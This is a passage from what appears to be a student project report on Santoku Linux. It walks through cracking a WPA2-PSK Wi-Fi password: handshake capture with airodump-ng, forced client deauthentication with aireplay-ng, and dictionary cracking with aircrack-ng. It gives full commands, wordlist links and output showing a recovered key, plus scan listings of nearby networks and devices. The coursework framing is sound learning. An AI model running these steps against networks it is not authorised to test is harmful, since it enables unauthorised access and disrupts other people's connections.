64:55:B1:60:0E:90 -86     51         0    0   1  54e. WPA2 CCMP   PSK ATTZmqyXPi
A0:63:91:A7:C5:AE -87      9         1    0   1  54e. WPA2 CCMP   PSK dhaliwal_EXT
34:EF:44:2A:4D:79 -88      5         0    0   1  54 . WPA2 CCMP   PSK Fun Times Forever
F2:ED:A5:9B:38:E0 -89      4         0    0   1  54e. WPA2 CCMP   PSK <length: 0>
F8:ED:A5:9B:38:E0 -86     39         0    0   1  54e. WPA2 CCMP   PSK dhaliwal
20:AA:4B:9A:BE:17 -91     10         0    0   1  54e. WPA2 CCMP   PSK shan

BSSID          STATION          PWR  Rate    Lost  Packets  Probes
(not associated) 88:87:17:BE:13:4A -80    0 - 1     79     11  BJNPSETUP
C0:7C:D1:68:5A:78 6C:40:08:BA:99:3A -76    0 - 6      0      1
```

All of the visible APs are listed in the upper part of the screen and the clients are listed in the lower part of the screen.

Now start airodump-ng on AP channel with filter for BSSID to collect authentication handshake for the access point we are interested in.

- `$ airodump-ng -c [channel #] --bssid [ bssid address of wifi] -w [ name of wifi] mon0 --ignore-negative-one`

Option	Description
-c	The channel for the wireless network
--bssid	The MAC address of the access point
-w	The file name prefix for the file which will contain authentication handshake
mon0	The wireless interface
--ignore-negative-one	Removes 'fixed channel : -1' message

```
root@santoku-virtual-machine:/home/santoku# airodump-ng -c 1 --w csuebstars --bssid 90:1A:CA:16:B7:90 mon0 --ignore-negative-one
```

```
CH 1 ][ Elapsed: 48 s ][ 2016-02-03 02:51 ][ resumed output
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
90:1A:CA:16:B7:90 -77 0 14 0 0 9 54e WPA2 CCMP PSK csuebstars
BSSID          STATION PWR Rate Lost Packets Probes
90:1A:CA:16:B7:90 A8:66:7F:58:59:DE -73 0 - 1 0 1
```

Now we have to wait until airodump-ng captures a handshake, this might take several minutes.

or go to the step #4 if you want to force this process.

After some time you'll notice the WPA handshake: 90:1A:CA:16:B7:90 (i.e, bssid address of wifi) in the top right-hand corner of the screen.

This means airodump-ng has successfully captured the handshake.

There is other way to do this

#### **4. [Optional] Use Aireplay-ng to Deauthenticate the Wireless Client:**

If you can't wait till airodump-ng captures a handshake, you can send a message to the wireless client saying that it is no longer associated with the access point (AP). The wireless client will then hopefully re-authenticate with the access point (AP) and we'll capture the authentication handshake.

- `$ aireplay-ng --deauth 10 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF mon0 -- ignore-negative-one`



Option	Description
--deauth 100	The number of de-authenticate frames you want to send (0 for unlimited)
-a	The MAC address of the access point
-c	The MAC address of the client
mon0	The wireless interface
--ignore-negative-one	Removes 'fixed channel : -1' message

```

root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help
root@santoku-virtual-machine:/home/santoku# aireplay-ng --deauth 50 -a 90:1A:CA:16:B7:90 -c 08:60:6E:29:AE:7B mon0 --ignore-negative-one
17:23:58 Waiting for beacon frame (BSSID: 90:1A:CA:16:B7:90) on channel -1
17:23:58 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [38|66 ACKs]
17:23:59 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [65|64 ACKs]
17:24:00 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|63 ACKs]
17:24:00 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|65 ACKs]
17:24:01 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|63 ACKs]
17:24:02 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|64 ACKs]
17:24:03 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|65 ACKs]
17:24:03 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 3|64 ACKs]
17:24:04 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|63 ACKs]
17:24:05 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|64 ACKs]
17:24:06 Sending 64 directed DeAuth. STMAC: [08:60:6E:29:AE:7B] [ 0|64 ACKs]

```


## 5. Run Aircrack-ng to Crack WPA/WPA2-PSK

To crack WPA/WPA2-PSK, you need a password dictionary as input. You can download some dictionaries from internet

<http://www.insidepro.com/download/HM.zip>

<http://zip-password-cracker.com/files/english.zip>

Make sure you put those dictionary files in root directory



Now we can Crack the WPA/WPA2-PSK with the following command :

- `$ aircrack-ng -w english.txt -b 90:1A:CA:16:B7:90 csuebstars-01.cap`

Option	Description
-w	The name of the dictionary file
-b	The MAC address of the access point

WPAcrack.cap

The name of the file that contains the authentication handshake

In the example I used english.txt as my dictionary file. csuebstars-01.cap is my file that has authenticated handshake this file is created in the root when i run step 4.

```
root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help
root@santoku-virtual-machine:/home/santoku# aircrack-ng -w english.txt -b 90:1A:CA:16:B7:90 csuebstars-01.cap
Opening csuebstars-01.cap
Reading packets, please wait...

Aircrack-ng 1.1

[00:11:09] 116720 keys tested (198.10 k/s)

KEY FOUND! [ peaks@14 ]

Master Key      : 8C 5C 66 AE 86 D2 99 C8 20 AF 46 9A 8A 7F 0F FC
                  A5 07 59 6E 0B 0B ED 74 99 76 4E 0C 0E FD 92 69

Transient Key   : A2 06 A3 09 EF C4 93 F8 AF D8 15 DE 17 20 08 0B
                  CB FA 7E 66 4C FB 24 47 5E 34 1F F7 2F D9 1A FA
                  F2 12 E8 B0 78 F3 CD 1A 30 44 1D 5A 74 84 B0 B9
                  65 E1 6B B2 75 C1 86 E0 64 EA 22 D6 B5 EC 44 F5

EAPOL HMAC     : 3B 80 2C C9 21 21 DF AF 0E EF B8 14 2D CA 43 81
root@santoku-virtual-machine:/home/santoku#
```

## 5. Conclusion

Santoku Linux is in its early stages. If anyone is interested in mobile security can use santoku to learn some basic about forensic tools. As there are many tools that are pre-installed in this Santoku Linux, which makes interesting and easy to use, as installing the tools into an operating system is not easy task. In Santoku Linux user can access to open source tools as well as commercial tools which will help the user to perform forensically acquire and analyze data, examine mobile malware etc.. Some tools like Iphone backup analyzer 2 are very easy to use and are more effective in data analyzing, which is done from an ios backup file.

This project was really fun and interesting. I learned many new things in mobile security. Dr Ertaul helped us in giving brief explanation and clearing all our doubts about this project. He was giving the deadlines every week to complete the task, which helped me to work faster. This project helped me in better understanding of mobile security and some vulnerabilities in wireless devices.

## 6. References

<https://santoku-linux.com/about-santoku/>

<http://www.sleuthkit.org/autopsy/>

<https://www.latesthackingnews.com/how-to-crack-wpa-wpa2-with-aircrack-ng-on-kali-linux/>

<http://www.aircrack-ng.org/>

<http://www.insidepro.com/download/HM.zip>

<http://zip-password-cracker.com/files/english.zip>

<http://dftt.sourceforge.net/>